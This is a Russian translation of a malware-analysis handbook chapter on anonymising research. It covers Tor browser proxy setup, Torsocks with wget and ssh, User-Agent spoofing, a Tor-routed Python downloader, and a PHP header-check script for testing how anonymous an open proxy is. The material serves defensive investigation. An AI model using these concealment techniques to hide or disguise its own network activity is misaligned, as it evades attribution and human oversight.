Книга рецептов аналитика вредоносных программ. Инструменты и методы борьбы с вредоносным кодом

Русский перевод практического руководства по исследованию вредоносных программ: от ханипотов, песочниц и сетевого анализа до отладки ядра и криминалистического анализа памяти.

Больше крутых материалов в моём телеграм-канале @grogrigs

Глава 1. Анонимизация вашей деятельности

В повседневной жизни нам хочется сохранять определённый уровень конфиденциальности. На окнах у нас висят шторы, в кабинетах есть двери, а для компьютеров выпускают даже специальные защитные экраны, которые не дают посторонним заглядывать в монитор. Стремление к конфиденциальности распространяется и на использование Интернета. Мы не хотим, чтобы кто-либо знал, что мы вводили в Google, о чём говорили при обмене мгновенными сообщениями или какие веб-сайты посещали. К сожалению, если за вами наблюдают, ваши личные сведения по большей части доступны наблюдателю. При выполнении в Интернете самых разных действий у вас может быть множество причин сохранять инкогнито. Однако это вовсе не означает, что вы делаете что-либо дурное или незаконное.

Необходимость анонимности при исследовании вредоносных программ и злоумышленников вполне очевидна. Вы не хотите, чтобы в журналах и других записях появлялись сведения, по которым можно выйти на вас или вашу организацию. Предположим, например, что вы работаете в финансовой компании и недавно обнаружили заражение нескольких систем банковским трояном. Вы собрали вредоносные доменные имена, IP-адреса и другие связанные с этой программой данные. Дальнейшее исследование может привести вас на веб-сайты, принадлежащие преступникам. Если не принять мер предосторожности для сохранения анонимности, ваш IP-адрес окажется в различных журналах и станет виден злоумышленникам.

Если преступники сумеют установить вашу личность или организацию, из которой проводится исследование, они могут изменить тактику или скрыться, тем самым сорвав расследование. Хуже того, они могут обратить ситуацию против вас и атаковать лично, например похитить ваши персональные данные, либо провести распределённую атаку типа «отказ в обслуживании» (DDoS) на ваш IP-адрес. Например, червь Storm начинал DDoS-атаки против машин, сканировавших заражённую систему (см. http://www.securityfocus.com/news/11482).

В этой главе описано несколько способов проводить исследования, не раскрывая себя. Мы намеренно поместили её в начало книги, чтобы вы могли применять эти методы, следуя примерам из последующих глав. Помните, что добиться подлинной анонимности, возможно, не удастся никогда, однако повышенная конфиденциальность лучше полного её отсутствия!

The Onion Router (Tor)

Широко известное и общепризнанное средство сохранения анонимности в Интернете - Tor. Несмотря на то что Tor является аббревиатурой, в её написании с прописной буквы начинается только первая буква. Название расшифровывается как The Onion Router, то есть «луковый маршрутизатор», или сеть луковой маршрутизации. У проекта долгая история, восходящая к проекту Исследовательской лаборатории ВМС США. Подробности можно прочитать на сайте http://www.torproject.org.

Tor представляет собой всемирную сеть компьютеров, которые пересылают запросы в зашифрованном виде от момента отправки до последней машины сети, называемой выходным узлом. В этой точке запрос расшифровывается и передаётся серверу назначения. Выходные узлы служат последним участком пути для трафика, покидающего сеть Tor, а затем первым участком пути для возвращающегося трафика. Когда вы используете Tor, системы, с которыми вы взаимодействуете, видят весь входящий трафик так, словно он пришёл от выходного узла. Они не знают ни вашего местонахождения, ни настоящего IP-адреса. Более того, другие системы сети Tor также не могут определить, где вы находитесь, поскольку, по существу, лишь пересылают трафик,

не зная, откуда он действительно поступил. Ответы на ваши запросы вернутся в вашу систему, однако с точки зрения сети Tor вы являетесь всего лишь ещё одним промежуточным узлом на пути. В сущности, вы анонимны. На рисунке 1-1 показано упрощённое представление сети Tor.




Рисунок 1-1. Упрощённая схема сети Tor

Рецепт 1-1. Анонимный просмотр веб-страниц с помощью Tor

Программа Tor бесплатна и доступна для большинства вычислительных платформ. В Ubuntu её можно установить командой `apt-get install tor`. Для других платформ, например Windows или Mac OS X, подходящий пакет можно загрузить со страницы загрузки Tor.[1] В большинстве случаев следует устанавливать пакет «Installation Bundle» для своей операционной системы. Если вам потребуется дополнительная помощь, на веб-сайте также имеются пошаговые инструкции и видеоролики.

Далее в этом рецепте предполагается, что вы устанавливаете Tor в Windows, хотя для других платформ действия в основном совпадают. Сразу после установки Tor можно применять для анонимизации своей деятельности в Интернете. Вероятно, значительная часть ваших исследований будет проводиться через веб-браузер, поэтому необходимо направить веб-запросы через Tor. Сделать это довольно просто, поскольку в состав последних версий комплектов Tor входит расширение Firefox под названием Torbutton.[2] На рисунке 1-2 показано, как выглядит эта кнопка во включённом и выключенном состояниях. После установки она находится в правом нижнем углу окна браузера.



Рисунок 1-2. Кнопка Torbutton в Firefox

Одним щелчком мыши можно включить или отключить использование Tor в браузере.

Если вы пользуетесь не Firefox либо решили не применять дополнение Torbutton, потребуется настроить браузер на работу с Tor в качестве прокси-сервера SOCKS4 или SOCKS5. При стандартной конфигурации Tor должен привязаться к локальному узлу (127.0.0.1) на TCP-порту 9050. Это означает, что он принимает подключения только с локального компьютера, но не от других систем вашей сети или из Интернета.

Настройка Internet Explorer

Чтобы настроить Internet Explorer (IE) для работы через Tor, выполните следующие действия:

1. Выберите **Tools > Internet Options > Connections > LAN settings > [x] Use a proxy server for your LAN > Advanced**. Откроется диалоговое окно **Proxy Settings**.
2. В строке **Socks** в первом поле адреса прокси-сервера укажите `localhost`, а в поле **Port** введите `9050`.

На рисунке 1-3 показано, как должна выглядеть настроенная страница **Proxy Settings** в IE.




Рисунок 1-3. Параметры прокси-сервера Internet Explorer

Настройка Firefox

Firefox можно настроить для использования Tor в качестве прокси-сервера SOCKS следующим образом:

1. Выберите **Tools > Options > Advanced > Network > Settings > Manual proxy configuration**. Откроется диалоговое окно **Connection Settings**.
2. В поле **SOCKS Host** введите `localhost`, а в поле **Port** - `9050` (можно выбрать как SOCKS v4, так и SOCKS v5).

На рисунке 1-4 показано, как должна выглядеть настроенная страница **Connection Settings** в Firefox.




Рисунок 1-4. Параметры подключения Firefox

Теперь всё готово: можно просматривать веб-страницы, проводить исследования и обращаться к содержимому анонимно. Чтобы убедиться, что ваши действия действительно стали анонимными, рекомендуем быстро открыть сайт наподобие www.ipchicken.com или www.whatsmyip.org и проверить, что возвращённый им IP-адрес не совпадает с IP-адресом вашей системы. Если адреса различаются, всё работает правильно и вы можете анонимно заниматься своими делами.

> **Примечание.** Tor Browser Bundle представляет собой самораспаковывающийся архив с автономными версиями Tor, Vidalia (графического интерфейса Tor), Polipo и Firefox. Он не требует установки; его можно сохранить на переносном накопителе, например USB-устройстве, и запускать оттуда. Это может оказаться очень полезным, если установить файлы в системе нельзя или если требуется быстро начать работу на новой машине, ничего не устанавливая.

Исследование вредоносных программ с помощью Tor

При исследовании вредоносных программ нередко требуется анонимизировать не только просмотр веб-страниц. Tor можно использовать с инструментами командной строки для загрузки содержимого по URL, например `wget`, а также при подключении к серверам SSH, FTP или IRC. В этом разделе рассматриваются средства, с помощью которых приложения можно запускать через Tor, чтобы их подключения выглядели исходящими из сети Tor, а не непосредственно из вашей системы.

Рецепт 1-2. Запуск Wget и сетевых клиентов через Torsocks

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

В Linux приложения, поддерживающие SOCKS, можно направлять через Tor с помощью Torsocks.[3] Torsocks обеспечивает прохождение через Tor всех соединений приложения, включая DNS-запросы. Кроме того, ради защиты вашей конфиденциальности он явно отклоняет весь исходящий от используемого приложения трафик UDP, кроме DNS. Для установки Torsocks выполните следующую команду:

```
$ sudo apt-get install torsocks
```

После установки Torsocks можно начинать пользоваться им при условии, что Tor запущен. По умолчанию Torsocks направляет соединения на TCP-порт 9050 локального узла. Это стандартный порт, к которому привязывается Tor. Теперь посредством `usewithtor` можно запускать `wget`, `ssh`, `sftp`, `telnet` и `ftp`, а их запросы будут направляться через сеть Tor.

Следующие команды обращаются к www.unlockedworkstation.com/ip.php сначала без сети Tor, а затем через неё. Сценарий `ip.php` возвращает IP-адрес подключившегося клиента, поэтому с его помощью можно проверить, прошёл ли запрос через Tor. Из вывода видно, что без Tor наш IP-адрес равен `x.x.44.192` (часть адреса скрыта ради конфиденциальности), а при использовании Tor - `59.31.236.91`.

```
$ wget www.unlockedworkstation.com/ip.php
$ cat ip.php
x.x.44.192

$ usewithtor wget www.unlockedworkstation.com/ip.php
$ cat ip.php
59.31.236.91
```

Если возвращённый IP-адрес не совпадает с адресом вашей системы, запрос прошёл успешно. Помните, что по умолчанию `wget` раскрывает сведения о вашей системе. Например, в журнале доступа целевого веб-сайта может появиться следующая строка:

```
59.31.236.91 - - [03/Apr/2010:10:04:41 -0400] "GET /ip.php HTTP/1.0" \
                                    200 12 "-" "Wget/1.12 (linux-gnu)"
```

Запрос сообщил веб-серверу, что вы используете `wget` версии 1.12 и отправляете его из системы на базе Linux, в данном случае Ubuntu. Возможно, это не столь существенно, поскольку браузер обычно также сообщает используемые пользовательский агент и операционную систему. Тем не менее эти сведения можно замаскировать, указав другой пользовательский агент. В `wget` для этого служит параметр `-U`.

```
$ usewithtor wget www.unlockedworkstation.com/ip.php \
    -U "Mozilla/5.0 (Windows NT; en-US) Gecko/20100316 Firefox/3.6.2"
```

Теперь запрос выглядит так, словно он пришёл из браузера Firefox в системе Windows 7. Чем универсальнее и распространённее указанный пользовательский агент, тем труднее отличить ваши запросы от остальных. В системе можно создать простой сценарий bash, который всегда использует Torsocks, `wget` и альтернативный пользовательский агент. Копия сценария под именем `tgrab.sh` находится на DVD книги. Перед использованием измените права доступа к файлу, чтобы его можно было выполнять.

```
$ cat tgrab.sh
#!/bin/bash

TSOCKS=`which usewithtor`
WGET=`which wget`
```

```
if [ $# -eq 0 ]; then
  echo "Please enter a URL to request";
  exit;
fi

$TSOCKS $WGET $1 -U "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; \
                         Trident/4.0; GTB6; .NET CLR 1.1.4322)"

$ chmod +x tgrab.sh
```

Теперь следующей командой можно получать файлы, не вводя пользовательский агент и не предваряя команду `wget` словом `usewithtor` при каждом запуске.

```
$ ./tgrab.sh www.unlockedworkstation.com/ip.php
```

Через Torsocks можно запускать и другие приложения точно так же, как команду `wget`. Запускайте приложения обычным способом, но обязательно добавляйте `usewithtor` перед запросами.

```
$ usewithtor ssh username@your-site-here.edu
$ usewithtor ftp user@your-site-here.edu
$ usewithtor sftp user@your-site-here.edu
$ usewithtor telnet your-site-here.edu 8000
```

Для любых команд, которые приходится выполнять многократно, стоит создавать небольшие сценарии bash, как было показано в предыдущем фрагменте кода. Часто используемую команду можно без труда вставить в файл, выдать ему право на выполнение, а затем запускать этот файл напрямую. Это сэкономит время и не позволит случайно забыть направить очередной запрос через `usewithtor`.

Рецепт 1-3. Многоплатформенный загрузчик с поддержкой Tor на Python

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

В предыдущем рецепте вы узнали, как направлять запросы `wget` через Torsocks. Однако Torsocks не поддерживает Mac OS X и Windows. В этом рецепте показано, как создать на Python простой загрузчик файлов с поддержкой Tor. Если вы можете установить Tor, Python и модуль SocksiPy,[4] то есть универсальный клиент SOCKS, эта программа позволит получать файлы с удалённых веб-серверов, не раскрывая ваш IP-адрес.

Чтобы установить модуль SocksiPy, загрузите архив, извлеките из ZIP-файла `socks.py` и скопируйте его в каталог `site-packages`.

```
$ unzip SocksiPy.zip
Archive:  SocksiPy.zip
  inflating: LICENSE
  inflating: BUGS
  inflating: README
  inflating: socks.py

$ cp socks.py /usr/lib/python2.5/site-packages/
```

Путь к каталогу `site-packages` зависит от операционной системы. Ниже перечислены наиболее вероятные расположения правильного каталога `site-packages` на каждой платформе при условии, что используется Python 2.5:

- Linux: `/usr/lib/python2.5/site-packages/`
- Mac OS X: `/Library/Python/2.5/site-packages/`
- Windows: `C:\Python25\site-packages`

Убедитесь, что Tor запущен в вашей системе, и найдите сценарий `torwget.py` на прилагаемом DVD. Если при настройке Tor вы изменили стандартные IP-адрес и порт, возможно, потребуется настроить следующие две переменные в начале `torwget.py`:

```
TOR_SERVER = "127.0.0.1"
TOR_PORT = 9050
```

Сценарий использует эти переменные для инициализации прокси-сервера SOCKS, направляющего весь трафик через Tor. Затем он заменяет стандартный объект сокета Python классом из SocksiPy. После этого любой используемый или импортированный из сценария Python код, который работает с сокетами, будет автоматически отправлять трафик через сокет с поддержкой Tor. В частности, поскольку для получения данных по URL сценарий импортирует модуль `httplib`, который использует сокеты, HTTP-запросы смогут проходить через Tor.

```
# Заменить объект сокета на сокет Tor+Socks
socks.setdefaultproxy(socks.PROXY_TYPE_SOCKS5, TOR_SERVER, TOR_PORT)
socket.socket = socks.socksocket
```

Чтобы вывести справку по использованию сценария, передайте ему параметр `--help`, как показано ниже:

```
$ python torwget.py --help

usage: torwget.py [options]

options:
  -h, --help            show this help message and exit
  -r REFERRER, --referrer=REFERRER
                        use this Referrer
  -u USERAGENT, --useragent=USERAGENT
                        use this User Agent
  -c SITE, --connect=SITE
                        Connection string (i.e. www.sol.org/a.txt)
  -z, --randomize       Choose a random User Agent
```

Чтобы загрузить файл с определённым значением источника перехода и случайным пользовательским агентом, укажите следующие аргументы. В действительности пользовательский агент выбирается не совершенно случайно, а случайным образом из жёстко заданного списка в исходном коде `torwget.py`, который можно настроить по своему усмотрению.

```
$ python torwget.py -c http://xyz.org/file.bin -r http://msn.com -z

Hostname: xyz.org
Path: /file.bin
Headers: {'Referrer': 'msn.com', 'Accept': '*/*', 'User-Agent':
'Opera/9.80 (Windows NT 5.1; U; cs) Presto/2.2.15 Version/10.00'}
Saving 21569 bytes to xyz.org/file.bin
Done!
```

Текущая версия `torwget.py` поддерживает получение URL только по HTTP, однако в будущих версиях может появиться поддержка FTP и других протоколов.

Недостатки Tor

Tor представляет собой прекрасную службу, однако и у неё есть недостатки. Они могут влиять на скорость просмотра веб-страниц, безопасность и целостность передаваемых по сети данных, а также на возможность доступа к ресурсам. Не позволяйте этим проблемам остановить вас, но обязательно помните об их существовании.

Скорость

На момент написания книги главная претензия к Tor состояла в том, насколько медленным мог оказаться просмотр веб-страниц для конечного пользователя. Это очень хорошо известная проблема, возникающая по нескольким причинам. Ваше соединение может проходить через самые разные точки земного шара, накапливая задержки по пути; кроме того, у некоторых узлов Tor может быть малая пропускная способность либо их каналы уже могут быть полностью загружены. К счастью, в настоящее время разрабатываются меры по повышению скорости и производительности сети Tor. Но ведь жаловаться нельзя, верно? В конце концов, служба бесплатна. Разумеется, можно: это Интернет, а в Интернете жалуются все!

Недобросовестные операторы Tor

Известны случаи, когда выходными узлами Tor управляли недобросовестные люди. Что это означает для вас? Оператор Tor может запустить выходной узел специально для наблюдения за вашим трафиком, а в некоторых случаях и для его изменения в собственных интересах. Если вы входите в приложение, которое не шифрует пароли или данные сеанса посредством SSL, учётные данные могут оказаться доступны оператору выходного узла, ведущему перехват.

Кроме того, помните, что оператор выходного узла Tor, имея возможность действовать как посредник, способен внедрять трафик в незашифрованные сеансы. Например, когда вы просматриваете обычный веб-сайт, недобросовестный оператор выходного узла может внедрить элемент `iframe` или ссылку на JavaScript, указывающую на вредоносный сайт с эксплойтом. Если этот код попытается воспользоваться уязвимостью вашей системы, она может оказаться заражена вредоносной программой.

Списки блокировки Tor

Некоторые веб-сайты и интернет-службы специально отслеживают системы, работающие в качестве выходных узлов Tor. Поэтому при использовании Tor в ходе исследования вы можете обнаружить, что определённые веб-сайты недоступны. Большая часть применения Tor может быть законной, однако люди способны пользоваться этой сетью и для сокрытия незаконных либо незрелых поступков. Поэтому некоторые администраторы сайтов блокируют доступ с таких IP-адресов, чтобы уменьшить подобную активность.

Прокси-серверы и протоколы

Одним из первых способов сохранять анонимность в Интернете было использование прокси-серверов, или просто прокси. Прокси-сервер представляет собой систему, предназначенную для работы в качестве посредника между клиентом, отправляющим запрос, и отвечающим на него сервером. Организации часто используют прокси для ускорения трафика и экономии пропускной способности посредством веб-кэширования, а также для блокировки нежелательных материалов посредством фильтрации содержимого. Однако прокси можно применять и специально для сохранения анонимности в Интернете.

При использовании прокси все запросы сначала отправляются ему и лишь затем следуют к месту назначения. По существу, прокси действует как посредник между вами и конечным узлом. Такая

конфигурация может показаться очень похожей на Tor. В действительности существуют два весьма важных различия.

• В отличие от Tor, располагающей целой сетью систем, прокси-сервер, с которым вы взаимодействуете, обычно является единственной системой между вами и узлом назначения, если не считать сетевого оборудования и подобных устройств.
• Самое важное: между вами и прокси-сервером нет конфиденциальности. Прокси-сервер знает, кто вы, и знает, что каждый полученный им запрос в действительности исходит от вас. Сравните это с Tor, где выходному узлу неизвестно, откуда пришёл первоначальный запрос.

Важно знать, что существует несколько типов прокси. Хотя прокси и выступают посредниками, они не обязательно обеспечивают полную анонимность. На рисунке 1-5 показан принцип работы прокси-серверов.




Рисунок 1-5. Схема прокси-сервера

Различные прокси поддерживают несколько разных протоколов. Чаще всего встречаются HTTP, SOCKS4 и SOCKS5. Если вы лишь пытаетесь сделать анонимным исследование, которое проводите через веб-браузер, различия протоколов могут вас не беспокоить. Тем не менее в следующих разделах отмечены некоторые важнейшие различия между ними.

HTTP

HTTP-прокси поддерживают особым образом сформированные запросы, которые они передают дальше запрошенному ресурсу. Обычно HTTP-прокси применяются для незашифрованных соединений, однако некоторые из них могут поддерживать SSL. Они также могут поддерживать FTP и такие методы HTTP, как `CONNECT`, позволяющие передавать данные по протоколам, отличным от HTTP.

SOCKS4

SOCKS4 - протокол, предназначенный для передачи трафика между клиентом и сервером через промежуточный прокси. SOCKS4 поддерживает только протокол связи TCP. В нём отсутствует способ аутентификации. SOCKS4 не является новейшей версией протокола SOCKS, однако по-прежнему широко применяется и поддерживается. Стоит отметить, что SOCKS4A представляет собой расширение SOCKS4, в котором была добавлена поддержка разрешения DNS-имён.

SOCKS5

SOCKS5 является текущей версией протокола SOCKS и расширением протокола SOCKS4. Для связи он поддерживает как TCP, так и UDP. Кроме того, в нём добавлены способы аутентификации клиента на прокси-сервере.

Рецепт 1-4. Перенаправление трафика через открытые прокси

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Прежде чем настраивать и использовать прокси, необходимо найти работоспособный сервер. Для этого можно обратиться к нескольким веб-сайтам со списками бесплатных прокси. Обычно на таких сайтах указываются IP-адрес прокси, его порт, протокол и тип. Ниже перечислено несколько сайтов со списками бесплатных прокси, которыми можно воспользоваться:

- http://www.xroxy.com
- http://www.proxy4free.com
- http://aliveproxy.com/
- http://www.freeproxylists.com

Найдя прокси, можно настроить веб-браузер для работы с ним, выполнив действия по настройке Tor из рецепта 1-1. Просто укажите IP-адрес прокси и порт, на котором он принимает подключения. Работу прокси можно проверить так же, как работу Tor: открыть веб-сайт, возвращающий ваш IP-адрес, например http://www.ipchicken.com.

Выбор типа прокси

При выборе прокси важнее всего определить, какой тип вам нужен. Под типом прокси здесь понимается не используемый им протокол, а уровень анонимности пользователя. Прокси бывают прозрачными, анонимными и высокоанонимными.

В этом рецепте мы познакомим вас с разными типами прокси и покажем примеры дополнительных следов, которые они могут добавлять в запросы. Вы узнаете, как проверять прокси, какие поля HTTP они изменяют, если изменяют вообще, и какие сведения вследствие этого могут быть раскрыты. Эти знания помогут не только защитить собственную личность, но и отслеживать злоумышленников, скрывающихся за прокси.

> **Примечание.** Невозможно гарантировать, что используемый вами прокси не был создан злоумышленниками для перехвата трафика и не является обнаруженным в Интернете неправильно настроенным устройством. Соблюдайте осторожность при выборе и использовании прокси, найденных на таких сайтах.

Проверка типа прокси

Для проверки прокси потребуется зафиксировать то, что видит целевой веб-сайт, когда прокси пересылает ваши запросы. Для этого можно разместить PHP-сценарий на принадлежащем вам веб-сервере и открыть его через прокси. Для удобства мы создали сценарий `header_check.php`, который находится на прилагаемом DVD. Ниже приведено содержимое этого сценария. Чтобы воспользоваться им, поместите файл в доступный каталог своего веб-сервера.

```
<?php

$get_headers = apache_request_headers();

echo $_SERVER['REQUEST_METHOD'] . " " .
     $_SERVER['REQUEST_URI'] . " " .
     $_SERVER['SERVER_PROTOCOL'] . "<br/>";

foreach ($get_headers as $header => $value) {
    echo "$header: $value <br/>\n";
}

echo "<br/><br/>Your IP address is: " . $_SERVER['REMOTE_ADDR'];

?>
```

Если запросить этот файл из веб-браузера, он вернёт сделанный вами запрос вместе со всеми заголовками HTTP. С помощью переменной `REMOTE_ADDR` он также может вывести IP-адрес клиентской машины.

В следующих примерах ради конфиденциальности мы скрыли настоящие IP-адреса использованных прокси. Ниже приведён справочный список:

- `192.168.5.88` - IP-адрес системы, из которой отправляются запросы.
- `10.20.30.40` - IP-адрес прозрачного прокси.
- `10.20.30.50` - IP-адрес анонимного прокси.
- `10.20.30.60` - IP-адрес высокоанонимного прокси.

Прежде чем продолжать, с помощью сценария следует получить исходный образец того, как выглядят запросы из вашего браузера без прокси. Ниже показаны заголовки, выведенные `header_check.php`.

```
GET /header_check.php HTTP/1.1
Host: www.unlockedworkstation.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) \
                                          Gecko/20091102 Firefox/3.5.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Your IP address is: 192.168.5.88
```

Этот запрос вернул исходные сведения о заголовках, с которыми можно сравнивать остальные запросы, отправленные при включённых прокси. Так мы увидим, какие элементы могут добавляться прокси разных типов. Как следует из вывода, сервер считает, что соединение пришло с нашего настоящего IP-адреса.

Прозрачные прокси

RFC 2617 определяет прозрачный прокси как прокси, который не изменяет запрос или ответ сверх того, что необходимо для аутентификации и идентификации прокси. Иными словами, большинство полей изменяться не должно. Однако прозрачные прокси, по крайней мере большинство из доступных в Интернете, зачастую не скрывают сведения об источнике запросов. Когда клиент использует прозрачный прокси, все запросы к серверу по-прежнему приходят с IP-адреса прокси-сервера. Однако прокси-сервер добавляет дополнительный заголовок HTTP с указанием первоначального источника запроса.

Ниже показан запрос, который видит веб-сервер от браузера, использующего прозрачный прокси:

```
GET /header_check.php HTTP/1.1
Host: www.unlockedworkstation.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) \
                                          Gecko/20091102 Firefox/3.5.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Via: 1.1 proxy:3128 (squid/2.5.STABLE11)
X-Forwarded-For: 192.168.5.88
Cache-Control: max-age=259200
Connection: keep-alive

Your IP address is: 10.20.30.40
```

Для целевого веб-сервера наше соединение выглядит пришедшим с IP-адреса прокси. Именно адрес `10.20.30.40` появится в журналах веб-доступа. Однако, как видите, к запросу было добавлено несколько полей заголовка HTTP. В частности, заголовки `X-Forwarded-For` и `Via` раскрывают наш настоящий IP-адрес и используемое программное обеспечение прокси. Такая схема почти не обеспечивает анонимности.

Анонимные прокси

Анонимные прокси не раскрывают ваш IP-адрес серверу, к которому вы обращаетесь. Однако обычно они добавляют какие-либо дополнительные сведения, указывающие, что запрос поступил от прокси-сервера. В запросе всё ещё может присутствовать заголовок `X-Forwarded-For`, но указанным в нём адресом, скорее всего, будет IP-адрес прокси-сервера либо иное значение, не совпадающее с вашим IP-адресом. Если переданное значение является настоящим IP-адресом, но не принадлежит ни вам, ни прокси-серверу, такой прокси называют искажающим.

Сравните следующий запрос, видимый веб-серверу от браузера с анонимным прокси, с исходным запросом, отправленным без прокси.

```
GET /header_check.php HTTP/1.1
Host: www.unlockedworkstation.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) \
                                          Gecko/20091102 Firefox/3.5.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
